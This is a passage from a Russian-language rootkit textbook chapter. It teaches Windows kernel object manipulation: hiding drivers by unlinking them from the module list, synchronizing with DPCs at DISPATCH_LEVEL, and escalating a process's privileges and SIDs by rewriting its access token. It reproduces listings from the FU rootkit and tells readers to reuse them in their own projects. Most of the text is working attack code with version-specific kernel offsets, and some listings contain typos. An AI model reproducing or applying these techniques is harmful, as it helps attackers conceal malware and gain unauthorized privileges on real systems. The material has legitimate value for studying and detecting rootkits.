Сейчас мы поговорим о том, как можно модифицировать список драйверов. Он, подобно списку процессов, организован в виде двусвязного списка. Элементами этого списка являются структуры `MODULE_ENTRY`:

```

typedef struct _MODULE_ENTRY {
    LIST_ENTRY module_list_entry;
    DWORD unknown1[14];
}

```

```

    DWORD base;
    DWORD driver_start;
    DWORD unknown2;
    UNICODE_STRING driver_Path;
    UNICODE_STRING driver_Name;
    //...
} MODULE_ENTRY, *PMODULE_ENTRY;

```

Первое, что нам нужно сделать, – это найти начало списка драйверов. Как и в случае с процессами, поиск нужно начинать с текущего драйвера. На его структуру MODULE_ENTRY указывает одно недокументированное поле структуры DRIVER_OBJECT, расположенное по смещению 0x14 от начала структуры DRIVER_OBJECT. Код функции, возвращающей адрес MODULE_ENTRY текущего драйвера, приведен в листинге 13.8.

Листинг 13.8. Получение указателя на текущий элемент списка драйверов

```

DWORD GetCurModuleEntry (IN PDRIVER_OBJECT pDriver)
{
    PMODULE_ENTRY current;
    if (pDriver == NULL) return 0;
    current = *((PMODULE_ENTRY*) ((DWORD) Driver + 0x14));
    if (current == NULL) return 0;
    // записываем полученный адрес в глобальную переменную
    // типа PMODULE_ENTRY, которая понадобится в других функциях
    LoadedModuleList = current;
    return current;
}

```

Структура DRIVER_OBJECT содержит уже известную нам структуру LIST_ENTRY, указатели из которой позволяют перемещаться по списку в любом направлении. Как только мы найдем нужный элемент списка (например, по имени driver_Name), мы сможем его скрыть точно так же, как мы делали это с процессами (листинг 13.9).

Листинг 13.9. Скрытие драйвера по имени

```

HideModuleByName( IN PUNICODE_STRING pNameToHide)
{
    PMODULE_ENTRY current = LoadedModuleList;
    while ((PMODULE_ENTRY)current->le.mod.Flink
        != LoadedModuleList)
    {

```

```

if ((current->unknown1 != 0x00000000) &&
    (current->driver_Path.Length != 0)
{
    if RtlCompareUnicodeString(pNameToHide,
        &(current)->driver_Name, FALSE) == 0
    {
        *((WORD)current->le_mod.Blink) =
            (DWORD)current->le_mod.Flink;
        current->le_mod.Flink->Blink = current->le_mod.Blink;
        break;
    }
}
}
}

```




Рис. 13.5. Список драйверов

Помните, при модификации списка процессов мы модифицировали также и блок EPROCESS процесса, который нужно было скрыть? В случае со списком драйверов в этом нет необходимости, потому что драйверы обычно загружаются и выгружаются не так часто, как процессы. Обычно драйверы загружаются при загрузке системы и выгружаются при завершении работы с системой. В процессе работы система редко выгружает драйверы.

Вышеприведенный код будет работать на пассивном уровне (PASSIVE_LEVEL), этого требуют функции для работы с UNICODE-строками.

13.6. ПРОБЛЕМЫ СИНХРОНИЗАЦИИ

«Прогулка» по списку процессов намного опаснее, чем по списку драйверов. Дело в том, что руткит может быть выгружен в область подкачки, а за время его пребывания там могут быть созданы дополнительные процессы или завершены уже выполняющиеся.

Как правило, программа блокирует доступ к совместно используемому ресурсу с помощью семафора или мьютекса (mutually-exclusive-access flag) – разновидности семафора с двумя состояниями: установлен (1, объект свободен) или сброшен (0, объект занят). Для управления доступом к списку процессов и списку модулей служат семафоры `PspActiveProcessMuteх` и `PsLoadedModuleResource` соответственно. Эти семафоры не экспортируются ядром, поэтому вам придется найти их самостоятельно. Можно пойти «в лоб» – просканировать память в поиске заданного образца. Этот способ прост, но имеет существенный недостаток: сколько версий Windows, столько и образцов.

Мы пойдем другим путем: переведем все процессоры системы на уровень прерываний `DISPATCH_LEVEL`. На этом уровне модификация списков процессов и драйверов безопасна. Учтите только, что на уровне `DISPATCH_LEVEL` нельзя работать с выгруженной памятью: попытка обращения к ней приведет к появлению синего экрана смерти.

Механизм, который мы собираемся рассмотреть, называется отложенным вызовом процедур (DPC, Deferred Procedure Call). Драйверы используют этот механизм, когда полученное прерывание требует сложной обработки, которую неэкономично выполнять на более высоком уровне. Запрос DPC приводит к обратному вызову определенной функции драйвера, которая будет выполняться на уровне `DISPATCH_LEVEL`. Это уменьшает время задержки прерывания для остальных устройств в системе.

Вызов DPC описывается объектом DPC (определен в `ntddk.h`). Для инициализации объекта DPC служит функция `KeInitializeDpc`, которой нужно передать указатель на функцию, подлежащую отложенному вызову. У нас это будет функция `RaiseCPU`, увеличивающая счетчик процессоров, переведенных на уровень `DISPATCH_LEVEL`.

Инициализированный объект DPC нужно поставить в очередь. Каждому процессору соответствует одна очередь DPC. Если не назначать объекту DPC процессора, на котором будет выполняться его callback-функция, с помощью функции `KeSetTargetProcessorDPC`, то он будет поставлен в очередь текущего процессора. Номер текущего процессора можно получить, вызвав функцию `KeGetCurrentProcessorNumber`, а количество процессоров в системе содержится в переменной ядра `KeNumberProcessors`.

Осталось сказать только, что для получения текущего значения уровня прерываний служит системный вызов `KeGetCurrentIrql`, а для установки нового значения – `KeRaiseIrql`. Теперь можно рассмотреть функцию `RaiseAllCPU`, переводящую все процессоры на уровень прерываний `DISPATCH_LEVEL` (листинг 13.10).

Листинг 13.10. ПЕРЕВОД СИСТЕМЫ НА УРОВЕНЬ DISPATCH_LEVEL

```

PKDPC RaiseAllCPU ()
{
    NTSTATUS s;
    ULONG curCPU;
    CCHAR a;
    PKDPC dpc, t_dpc;
    if (KeGetCurrentIrql() != DISPATCH_LEVEL) return NULL;
    // инициализируем глобальные переменные нулями.
    // AllCPUDispatch = 1, если все процессоры переведены
    // на уровень DISPATCH;
    // NumCPUDispatch - количество процессоров, уже работающих
    // на уровне DISPATCH
    InterlockedAnd(&AllCPUDispatch,0);
    InterlockedAnd(&NumCPUDispatch,0);
    t_dpc = (PKDPC)ExAllocatePool(NonPagedPool,
        KeNumberProcessors * sizeof(KDPC));

    if (t_dpc == NULL) return STATUS_INSUFFICIENT_RESOURCES;
    curCPU = KeGetCurrentProcessorNumber();
    dpc = t_dpc;
    for (a = 0; a < KeNumberProcessors; a++, *t_dpc++)
    {
        if (a != curCPU)
        {
            // инициализируем объект DPC
            KeInitializeDpc(t_dpc, RaiseCPU, NULL);
            KeSetTargetProcessorDpc(t_dpc, a);
            KeInsertQueueDpc(t_dpc, NULL, NULL);
        }
    }
    // ждем, пока количество процессоров на уровне DISPATCH
    // не сравняется с количеством остальных (всего минус текущий)
    // процессоров
    while(InterlockedCompareExchange(&NumCPUDispatch),
        KeNumberProcessors-1,
        KeNumberProcessors-1) != KeNumberProcessors-1)
    {
        __asm nop;
    }
    return dpc; //STATUS_SUCCESS;
}
void* RaiseCPU (IN PKDPC Dpc,
    IN PVOID DeferredContext,
    IN PVOID SystemArgument1, IN PVOID SystemArgument2)
{
    InterlockedIncrement(&NumCPUDispatch);
}

```

```

while (!InterlockedCompareExchange(&AllCPUDispatch, 1, 1))
{
    __asm nop;
}
InterlockedDecrement(&NumCPUDispatch);
}

```

После того, как все процессоры будут переведены на уровень DISPATCH, наш руткит сможет модифицировать списки процессов и драйверов. После модификации этих списков мы должны освободить память, выделенную под все объекты DPC. Это можно сделать с помощью функции ReleaseResources (листинг 13.11).

Листинг 13.11. Удаление объектов DPC

```

NTSTATUS ReleaseResources (PVOID pdc)
{
    InterlockedIncrement(&AllCPUDispatch);
    while(InterlockedCompareExchange(&NumCPUDispatch, 0, 0))
    {
        __asm nop;
    }

    if (pdc != NULL)
    {
        ExFreePool(pdc);
        pdc = NULL;
    }
    return STATUS_SUCCESS;
}

```

Используя приведенный в предыдущих разделах этой главы материал, вы сможете скрыть нужные вам процессы. Но само по себе скрытие бесполезно, если процесс не обладает нужными привилегиями. В следующем пункте мы поговорим о том, как захватить дополнительные привилегии.

13.7. ПОЛУЧЕНИЕ ДОПОЛНИТЕЛЬНЫХ ПРИВИЛЕГИЙ

Что такое привилегии, знают все. Привилегии определяют, что можно делать нашему процессу, а что нельзя. Чем они выше, тем больше у процесса возможностей.

13.7.1. ТОКЕН ПРИВИЛЕГИЙ

В Windows у каждого процесса есть свой токен привилегий (иначе называемый маркером доступа, access token). Также свой собственный токен может

быть у каждого потока в контексте одного процесса, но обычно все потоки используют токен процесса. В этом пункте мы поговорим только об изменении токена процесса. Впрочем, если нужно, то переделать пример кода для работы с потоками несложно.

Для модификации токена процесса Win32 API предоставляет следующие функции:

- OpenProcessToken;
- AdjustTokenPrivileges;
- AdjustTokenGroups.

Все эти функции требуют, чтобы у вызывающего их процесса были установлены полномочия TOKEN_ADJUST_PRIVILEGES и TOKEN_ADJUST_GROUPS. Но, поскольку мы используем DKOM, эти полномочия нам попросту не нужны. Мы можем модифицировать привилегии процесса и без использования API-функций – напрямую.

Суть заключается в следующем: находим адрес структуры EPROCESS процесса, полномочия которого мы хотим изменить (п. 13.4). После этого все, что нам остается сделать, – это найти токен привилегий в этой структуре и изменить его. Смещение токена относительно начала структуры EPROCESS, как обычно, зависит от версии операционной системы. Следующая таблица поможет вам определить его (табл. 13.2).

Таблица 13.2. Смещение токена привилегий

Операционная система	Смещение
Windows NT	0x108
Windows 2000	0x12C
Windows XP (в т.ч. XP SP2)	0xC8
Windows 2003	0xC8

В структуре EPROCESS токен привилегий представлен следующей структурой:

```
typedef struct _EX_FAST_REF {
    union {
        PVOID Object;
        ULONG RefCnt : 3;
        ULONG Value;
    };
} EX_FAST_REF, *PEX_FAST_REF;
```

Последние 3 бита адреса токена привилегий всегда равны 0. Поэтому получить его можно вызовом следующей функции:

```

DWORD GetPrivToken (DWORD eprocess)
{
    DWORD token;
    __asm {
        mov eax, eprocess;
        mov eax, OFFSET; // смещение токена, зависит от версии ОС
        mov eax, [eax];
        mov eax, 0xffffffff8; // пропускаем последние 3 бита
        mov token, eax;
    }
    return token;
}

```

13.7.2. Изменение привилегий

Изменить токен привилегий будет труднее, чем найти его.

Токен имеет очень сложную структуру, состоящую из частей постоянного и переменного размера. Наименее предсказуема, конечно же, переменная часть: она содержит все SID (Security ID), которые может использовать владелец процесса, то есть SID пользователя, от имени которого запущен процесс, и SID всех групп, в которые входит этот пользователь. Понятно, что количество SID будет различным не только для разных версий Windows, но и для разных пользователей. Переменная часть содержит также список конкретных прав, которыми обладает процесс, и длину этого списка.

В таблице 13.3 приведены смещения некоторых важных полей относительно начала структуры EX_FAST_REF.

Таблица 13.3. Смещения частей токена привилегий переменной длины

ОС	AUTH_ID	Счетчик SID	Список SID	Счетчик привилегий	Список привилегий
NT 4.0	0x18	0x30	0x48	0x34	0x50
Win 2000	0x18	0x3C	0x58	0x44	0x64
Win XP SP1	0x18	0x40	0x5C	0x48	0x68
Win XP SP2	0x18	0x4C	0x68	0x54	0x74
Win 2003	0x18	0x4c	0x68	0x54	0x74

Просмотреть список привилегий процесса можно с помощью программы Process Explorer (<http://www.sysinternals.com/Files/ProcessExplorerNt.zip>). Для этого выберите интересующий вас процесс, из его контекстного меню выберите команду **Properties** и в окне свойств перейдите на вкладку **Security** (рис. 13.7).

RootKits




Рис. 13.6. Process Explorer в действии




Рис. 13.7. Привилегии процесса

SERVICES.EXE

В этом окне вы можете просмотреть, какие привилегии процесса установлены (Enabled), а какие – нет (Disabled). Как вы видите, большинство привилегий отключено.

Лучше всего изменять привилегии процесса, не изменяя размера токена. Для этого нам нужно не добавлять в список новые привилегии, а активизировать выключенные.

В таблице 13.4 перечислены привилегии, используемые чаще всего.

Таблица 13.4. Основные привилегии процессов

Привилегия	Назначение
SeTcbPrivilege	Разрешает процессу получать доступ к ресурсам любого другого процесса. Как правило, этой привилегией обладают низкоуровневые службы аутентификации
SeMachineAccountPrivilege	Разрешает пользователю добавить рабочую станцию (компьютер) в определенный домен
SeIncreaseQuotaPrivilege	Разрешает установить квоты памяти для данного процесса. Обычно используется для тонкой настройки системы. В умелых руках также может использоваться для запуска DoS-атаки (Denial of Service, отказ в обслуживании)
SeBackupPrivilege	Разрешает пользователю производить резервное копирование системы. Эта привилегия используется только тогда, когда процесс вызывает API-функции, предназначенные для резервного копирования
SeRestorePrivilege	Разрешает восстанавливать файлы и каталоги из резервной копии
SeChangeNotifyPrivilege	Разрешает обращаться к подкаталогу пользователю, у которого нет доступа к родительскому каталогу; не разрешает просматривать оглавление подкаталога. Например, у пользователя есть доступ только к каталогу C:\Reports\Company\Denis, но не к каталогам Reports и Company. Если эта привилегия установлена, пользователь сможет работать с подкаталогом Denis
SeSystemTimePrivilege	Разрешает пользователю изменять системное время. Эта привилегия не требуется для изменения временной зоны или отображения системного времени
SeCreateTokenPrivilege	Разрешает процессу создавать маркер доступа с помощью NtCreateToken или другой API-функции
SeCreatePermanentPrivilege	Разрешает создавать постоянный объект в диспетчере объектов. Полномочие очень полезно для компонентов ядра, которым нужно расширить собственное пространство имен
SeCreatePagefilePrivilege	Разрешает создавать файл подкачки, а также изменять его размер

Таблица 13.4. Основные привилегии процессов (продолжение)

Привилегия	Назначение
SeDebugPrivilege	Разрешает подключаться к любому процессу, что необходимо для его отладки
SeEnableDelegationPrivilege	Разрешает пользователю изменять настройки делегирования для ActiveDirectory
SeRemoteShutdownPrivilege	Разрешает пользователю удаленно завершать работу системы
SeShutdownPrivilege	Разрешает пользователю завершать работу системы
SeAuditPrivilege	Разрешает доступ к журналу безопасности, в том числе создание новых записей в журнале
SeIncreaseBasePriorityPrivilege	Разрешает пользователю изменять приоритет процесса
SeLoadDriverPrivilege	Разрешает пользователю загружать и выгружать драйверы PnP-устройств
SeLockMemoryPrivilege	Разрешает процессу хранить данные в физической памяти, что предотвращает выгрузку этих данных в файл подкачки на жестком диске. Использование этой привилегии может отрицательно отразиться на производительности системы
SeSecurityPrivilege	Разрешает пользователю указывать опции доступа к отдельным ресурсам – файлам, объектам ActiveDirectory, ключам реестра
SeSystemEnvironmentPrivilege	Разрешает модификацию системных переменных окружения с помощью API (программно) или в окне свойств системы (вручную)
SeManageVolumePrivilege	Разрешает не-администраторам или удаленным пользователям управлять томами (логическими дисками)
SeProfileSingleProcessPrivilege	Разрешает оценивать производительность процесса
SeSystemProfilePrivilege	Разрешает оценивать производительность системы
SeUndockPrivilege	Разрешает отключение компьютера от док-станции (с помощью команды меню Пуск -> Отключить ПК. Актуально для пользователей портативных компьютеров, подключющихся к док-станции

Таблица 13.4. Основные привилегии процессов (продолжение)

Привилегия	Назначение
SeAssignPrimaryTokenPrivilege	Разрешает родительскому процессу изменять токен полномочий дочернего процесса
SeSyncAgentPrivilege	Разрешает синхронизацию данных службы каталогов. Требуется для использования LDAP (Lightweight Directory Access Protocol)
SeTakeOwnershipPrivilege	Разрешает изменения владельца файлов или других объектов

13.7.3. КАК РАБОТАЕТ С ПРИВИЛЕГИЯМИ РУТКИТ FU

Сейчас мы начнем исследовать популярный нынче руткит FU. Исходный код руткита я рекомендую скачать с сайта www.rootkit.com (http://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip).

FU состоит из двух компонентов:

- пользовательского (программа FU.EXE);
- драйвера устройства (файл MSDIRECTX.SYS).

Пользовательский компонент предназначен для управления драйвером устройства. Пока руткит FU умеет только скрывать процессы и изменять их полномочия. Например, для изменения полномочия процесса с PID 113 используется команда:

```
fu -prs 113 <список_правилей (через пробел)>
```

Привилегии задаются аргументами командной строки – строками, начинающимися с префикса «Se». В листинге 13.12 приведен фрагмент файла fu.cpp.

Листинг 13.12. Заполнение массива привилегий руткитом FU

```
char *priv_array = NULL;
// считаем, что размер каждого элемента массива - 32 байта.
// Это максимальный размер: мы не знаем заранее, сколько именно
// привилегий
// нужно будет установить
priv_array = (char *)calloc(argc-3, 32);
```

RootKits

```
int size = 0;
for(int i = 3; i < argc; i++)
{
    if(strncmp(argv[i], "Se", 2) == 0)
    {
        strncpy((char *)priv_array + ((i-3)*32), argv[i], 31);
        size++;
    }
}
status = SetPriv(pid, priv_array, size*32);
if (status == 0)
{
    PrintError("Setting      process      privilege      failed.      ",
    GetLastError());
}
```




Рис. 13.8. Справка по руткиту FU

Функция SetPriv выделяет память для массива структур LUID_AND_ATTRIBUTES и инициализирует его.

```
typedef struct _LUID_AND_ATTRIBUTES {
    LUID luid;
    DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

LUID (Locally Unique Identifier) – это идентификатор привилегии, 64-битовое значение, уникальное только в пределах той системы, в которой оно было сгенерировано. LUID может измениться даже после перезагрузки системы.

Для получения текущего значения LUID служит функция LookupPrivilegeValue, которой нужно передать три параметра: имя системы, имя

привилегии и указатель на переменную типа LUID, в которую будет записано полученное значение.

В структуре LUID_AND_ATTRIBUTES, как ясно из ее названия, кроме LUID привилегии хранится битовая карта ее атрибутов:

```
#define SE_PRIVILEGE_DISABLED 0x00000000L
#define SE_PRIVILEGE_ENABLED_BY_DEFAULT 0x00000001L
#define SE_PRIVILEGE_ENABLED 0x00000002L
```

После того, как массив привилегий будет заполнен, пользовательская программа с помощью DeviceIoControl обращается к драйверу руткита, посылая ему управляющий код IOCTL_ROOTKIT_SETPRIV (листинг 13.14).

Листинг 13.13. Установка привилегий руткитом FU

```
DWORD SetPriv(DWORD pid, void *priv_luids, int priv_size)
{
    // pid - PID процесса, привилегии которого нужно изменить;
    // priv_luids - массив привилегий, указанных пользователем
    // priv_size - размер массива
    DWORD d_bytesRead;
    DWORD success;
    // массив привилегий и их атрибутов
    PLUID_AND_ATTRIBUTES pluid_array;
    LUID pluid;
    VARS dvars;
    if (!Initialized)
    {
        // Устройство (драйвер) не готово
        return ERROR_NOT_READY;
    }
    if (priv_luids == NULL) return ERROR_INVALID_ADDRESS;
    pluid_array = (PLUID_AND_ATTRIBUTES) calloc(priv_size/32,
                                                sizeof(LUID_AND_ATTRIBUTES));
    if (pluid_array == NULL) return ERROR_NOT_ENOUGH_MEMORY;
    DWORD real_luid = 0;
    for (int i = 0; i < priv_size/32; i++)
    {
        if (LookupPrivilegeValue(NULL,
                                (char *)priv_luids + (i*32), &pluid))
        {
            memcpy(pluid_array+i, &pluid, sizeof(LUID));
            (*(pluid_array+i)).Attributes =
                SE_PRIVILEGE_ENABLED_BY_DEFAULT;
            real_luid++;
        }
    }
}
```

```
// Заполняем структуру для передачи драйверу
dvars.the_pid = pid; // PID процесса
dvars.pluida = pluid_array; // привилегии
dvars.num_luids = real_luid; // их количество
// вызываем драйвер устройства
success = DeviceIoControl(gh_Device,
    IOCTL_ROOTKIT_SETPRIV,
    (void *) &dvars,
    sizeof(dvars),
    NULL,
    0,
    &d_bytesRead,
    NULL);
// освобождаем память
if(pluid_array) free(pluid_array);
return success;
}
```

В драйвере MSDIRECTX.SYS реализован обработчик для IOCTL_ROOTKIT_SETPRIV. Этот обработчик находит по PID структуру EPROCESS процесса, привилегии которого нужно изменить (функция FindProcessEPROC), а в этой структуре – адрес токена привилегий (функция FindProcessToken). Вы можете изучить код этих функций и использовать его в своих проектах.

Итак, когда у нас есть адрес токена, можно приступить к его модификации. Но прежде нам нужно узнать размер массива LUID_AND_ATTRIBUTES, содержащегося в токене (именно того, что в токене, а не того массива, который мы передали драйверу). Для этого мы должны прочитать значение, находящееся по смещению 0x48 в XP SP1 (это счетчик привилегий, см. табл. 13.3) или по другому адресу – в зависимости от версии Windows. Это значение очень важно для нас.

После этого нам нужен адрес самого массива LUID_AND_ATTRIBUTES (того, что в токене). Напоминаю, что токен состоит из двух частей: части с постоянным размером и части с переменным размером. Переменная часть начинается сразу же за постоянной частью. Начало массива LUID_AND_ATTRIBUTES – это и есть начало переменной части.

Когда у нас есть адрес массива привилегий и значение их счетчика, мы можем двигаться дальше. Мы не имеем права добавлять новые привилегии, изменения размер массива, потому что рискуем перезаписать важные системные данные, находящиеся непосредственно после нашего токена. Чтобы этого не случилось, мы не будем изменять размер токена, а просто попробуем установить атрибуты привилегий: если нужная нам привилегия выключена, мы ее включим.

Наверное, вы подумали, что если в массиве LUID_AND_ATTRIBUTES не будет заказанной пользователем привилегии, то включить ее мы не сможем? Это не так. Смотрите: у процесса есть очень много выключенных привилегий – он отлично работает и без них. Мы можем заменить одну из них требуемой привилегией, а потом изменить ее атрибут на SE_ENABLED_BY_DEFAULT.

Для этого в рутките FU есть два цикла. Первый цикл перебирает массив LUID_AND_ATTRIBUTES в поисках заказанной привилегии и включает ее, если она уже присутствует. Второй цикл помещает в массив привилегии, которых в токене еще нет (листинг 13.14).

Листинг 13.14. ФРАГМЕНТ КОДА ДРАЙВЕРА, ВКЛЮЧАЮЩИЙ И ЗАМЕНЯЮЩИЙ ПРИВИЛЕГИИ

```
// если новая привилегия есть в токене, мы просто изменяем ее
// атрибуты
for (luid_attr_count = 0; luid_attr_count < i_PrivCount; luid_attr_
count++)
{
    for (i_LuidsUsed = 0; i_LuidsUsed < nluids; i_LuidsUsed++)
    {
        if((luids_attr[i_LuidsUsed].Attributes != 0xffffffff) &&
           (memcmp(&luids_attr_orig[luid_attr_count].Luid,
                   &luids_attr[i_LuidsUsed].Luid, sizeof(LUID)) == 0))
        {
            luids_attr_orig[luid_attr_count].Attributes =
                luids_attr[i_LuidsUsed].Attributes;
            luids_attr[i_LuidsUsed].Attributes = 0xffffffff;
        }
    }
}
// мы не нашли в токене привилегий, которые хотим установить:
// попробуем изменить существующий набор привилегий. Мы
перезапишем
// отключенные привилегии нужными и изменим их атрибуты
for (i_LuidsUsed = 0; i_LuidsUsed < nluids; i_LuidsUsed++)
{
    if (luids_attr[i_LuidsUsed].Attributes != 0xffffffff)
    {
        for (luid_attr_count = 0; luid_attr_count < i_PrivCount;
             luid_attr_count++)
        {
            // Мы не всегда сможем добавить все нужные нам полномочия –
            // в токене может не хватить места.
            if((luids_attr[i_LuidsUsed].Attributes != 0xffffffff) &&
               (luids_attr_orig[luid_attr_count].Attributes ==
                0x00000000))

```

```

    {
        luids_attr_orig[luid_attr_count].Luid =
            luids_attr[i_LuidsUsed].Luid;
        luids_attr_orig[luid_attr_count].Attributes =
            luids_attr[i_LuidsUsed].Attributes;
        luids_attr[i_LuidsUsed].Attributes = 0xffffffff;
    } // if
} // for
} // if
} // for

```

13.7.4. Добавление SID в токен

Структура, описывающая SID, подобна структуре LUID_AND_ATTRIBUTES:

```

typedef struct _SID_AND_ATTRIBUTES {
    PSID Sid;
    DWORD Attributes;
} SID_AND_ATTRIBUTES, *PSID_AND_ATTRIBUTES;

```

Добавить SID в токен сложнее, чем включить или заменить привилегию: придется добавить один или несколько элементов в массив SID_AND_ATTRIBUTES, а также изменить все указатели в токене, чтобы привести их в соответствие с произведенными изменениями в памяти.

Чтобы не ошибиться, лучше всего выделить память определенного размера – чтобы хватило записать в нее переменную часть токена. Пока даже можно выделить память в выгружаемой области. Когда формирование новой переменной части токена будет завершено, вы просто перезапишете существующую переменную часть домена новой переменной частью. Нам также понадобятся:

- счетчики привилегий и SID;
- адреса массивов SID и привилегий;
- начальный адрес и размер переменной части токена.

Следующий код (листинг 13.15) инициализирует вышеуказанные переменные и выделяет необходимое для новой переменной части токена место в памяти.

Листинг 13.15. Фрагмент кода драйвера, подготавливающий токен к добавлению SID

```

// token - адрес токена
// PRIVCOUNTOFFSET - смещение счетчика привилегий (см. табл. 13.3)
// SIDCOUNTOFFSET - смещение счетчика SID

```

```

PrivCount = *(int *) (token + PRIVCOUNTOFFSET); // счетчик
привилегий
SIDcount = *(int *) (token + SIDCOUNTOFFSET); // счетчик SID
// Вычисляем адрес таблицы LUID и атрибутов привилегий.
// Этот же адрес является началом переменной части токена (переменная
vpart)
// PRIVADDROFFSET - это смещение адреса таблицы привилегий:
// 0x50 - NT4, 0x64 - W2K, 0x68 - XP1, 0x74 - XP2, 0x74 - 2003
luids_and_attr = *(PLUID_AND_ATTRIBUTES *) (token + PRIVADDROFFSET);
vpart = (PVOID) luids_and_attr;
// Вычисляем длину переменной части
// PRIVCOUNTOFFSET - это смещение счетчика привилегий (табл. 13.3)
vpart_len = *(int *) (token + PRIVCOUNTOFFSET + 4);
// Адрес таблицы SID
old_sid_ptr = *(PSID_AND_ATTRIBUTES *) (token + SIDADDROFFSET);
// Выделяем память для временного размещения переменной части
var_part = ExAllocatePool(PagedPool, vpart_len);
if (var_part == NULL)
{
    IoStatus->Status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
RtlZeroMemory(var_part, vpart_len);

```

Затем в целях экономии памяти, отведенной под токен, мы копируем во временную область только активные привилегии. Ведь нам еще нужно будет записать новый SID и произвести изменения в таблице SID_AND_ATTRIBUTES, от чего последняя может вырасти в размере.

Конечно, вероятность того, что нам не хватит места для записи таблицы SID, все-таки есть. Если это все же произошло, у вас есть несколько вариантов. Проще всего вернуть пользовательскому компоненту руткита ошибку, ссылаясь на нехватку памяти.

Второй способ заключается в освобождении места в токене под новый SID. Место можно освободить за счет перезаписи SID некоторых *активных* привилегий. Здесь необходимо быть осторожными – нужно знать, что можно перезаписывать, а что нельзя. Если вы перезапишете привилегию, необходимую процессу, то процесс не будет работать правильно (если вообще он будет работать – вероятнее всего, процесс аварийно завершит свою работу).

Есть еще и третий способ. Его реализацию мы рассматривать не будем, но общий принцип вы должны знать. Начиная с Windows 2000, в токене есть не только отключенные полномочия, но и запрещенные SID. За счет них можно увеличить место в токене. Используются запрещенные SID редко, поэтому особых последствий для системы быть не должно.

Теперь приступим к практической реализации первого способа. Я еще раз повторюсь, что второй и третий мы рассматривать не будем.

Листинг 13.16. Фрагмент кода драйвера, добавляющий новый SID

```
// Копируем только активные привилегии. Выключенные привилегии
// будут перезаписаны
